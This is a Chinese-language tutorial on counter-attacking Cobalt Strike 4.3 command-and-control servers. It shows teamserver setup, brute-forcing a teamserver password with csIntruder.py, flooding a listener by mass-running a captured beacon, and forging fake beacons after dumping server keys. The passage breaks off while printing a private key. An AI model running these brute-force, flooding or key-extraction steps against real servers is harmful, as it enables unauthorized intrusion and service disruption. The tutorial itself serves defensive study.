> 本教程以cobaltstrike4.3为例

一、C2反制

1. cobaltstrike简介

Cobalt Strike（简称为CS）是一款团队作战渗透测试神器，是一种可以用来进行横向移动、数据窃取、鱼叉式钓鱼的后渗透工具，分为客户端和服务端，一个客户端可以连接多个服务端，一个服务端也可以对应多个客户端连接。

> cobaltsrike运行需要java运行环境

(1) 服务端

> 服务端是sh脚本，需要在Linux操作系统上执行


```
chmod +x teamserver
./teamserver [server_ipaddress] [password]
```

```
root@vultr:~/tools/cobaltstrike4.3# java --version
openjdk 17.0.8 2023-07-18
OpenJDK Runtime Environment (build 17.0.8+7-Debian-1deb12u1)
OpenJDK 64-Bit Server VM (build 17.0.8+7-Debian-1deb12u1, mixed mode, sharing)
root@vultr:~/tools/cobaltstrike4.3# chmod +x ./teamserver
root@vultr:~/tools/cobaltstrike4.3# ./teamserver 158.247.240.30 123123666
[*] Will use existing X509 certificate and keystore (for SSL)
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: fbfc61ffc8af2012980b11822e0458c6c5c72ebf45b3c95accfb36b8fc6cc9a6
[+] Listener: demo started!
```

(2) 客户端

> 客户端可以在Linux 也可以在 Windows 上进行运行

双击 start.bat



cobaltstrike4.3
tools
cobaltstrike4.3

(3) 基础使用

2. 爆破c2密码

cobaltstrike在启动teamserver服务端时需要指定密码，客户端只需验证密码即可登录并操控teamserver，很多安全工作者在使用cobaltstrike学习与渗透过程中经常会进行如下两种行为：

- 使用默认的端口 50050
- 使用弱密码


爆破过程：
csIntruder.py

```
pip3 install netstruct -i https://pypi.tuna.tsinghua.edu.cn/simple
pip3 install pefile -i https://pypi.tuna.tsinghua.edu.cn/simple
```


Parameter	Note	Required
-o	CS服务端地址	True
-p	CS服务端端口(default:50050)	False
-r	密码字典文件路径	True
-t	(default:默认30)	False

```
python3 csIntruder.py -o 158.247.240.30 -p 50050 -r password.txt
```

> 既然是演示，密码字典password.txt必须包含正确密码



成功爆破出c2密码为 123123666



3. DDos c2 Listener

通过入侵排查获取黑客上传的远控后门木马文件 xxx.exe， 将xxx.exe 放置沙盒或完全隔离的操作系统中，多线程并发执行多次上线行为，会挤占大量系统内存和网络连接，影响黑客cobaltstrike正常使用。

> 课程以windows server 2016 作为完全隔离的操作系统演示DDos过程

csDDos.py

Parameter	Note	Required
-f	CS木马文件路径/执行命令	True
-t	(default:300)	False

```
C:\Users\Administrator\Desktop\csIntruder-main>python csDDos.py -f artifact.exe

  [31m[-] 你将使用的本地运行CS木马，请确保环境隔离，莫送人头，是否继续：(Y/N)：    [0m
  [33m<Potato>$    [0mY
  [32m[o] 正在本地初始化线程，线程数300条,请稍后……  [0m
  [32m[o] 本地DDOS成功，当前CS木马线程数已启动300条  [0m
```

运行后，黑客cobaltstrike上线了300行beacon信息

4. fake beacon

fake beacon 俗称cs假上线，通过模拟cobaltstrike上线流量，伪造大量beacon，影响cobaltstrike客户端与teamserver的正常运行。
与 DDos的区别：

- DDos是采用多线程模式的真上线，需要一个完全隔离的机器运行，DDos时同时也会占用自己的内存。
- Fake Beacon是模拟的假上线，不会运行后门，不会对自己的机器造成影响，但解密流量需要teamserver服务端的Public Key

cs_fakesubmit.py 、 DumpKeys.java

1. 在teamserver所在目录执行如下脚本，获取Public Key

```
java -cp cobaltstrike.jar DumpKeys.java
Private Key: MIICdgIBADANBgkqhkiG9w0BAQEFAASCAmAwggJcAgEAAoGBAICP1b56/V/qpA4N525F4IvAmC4
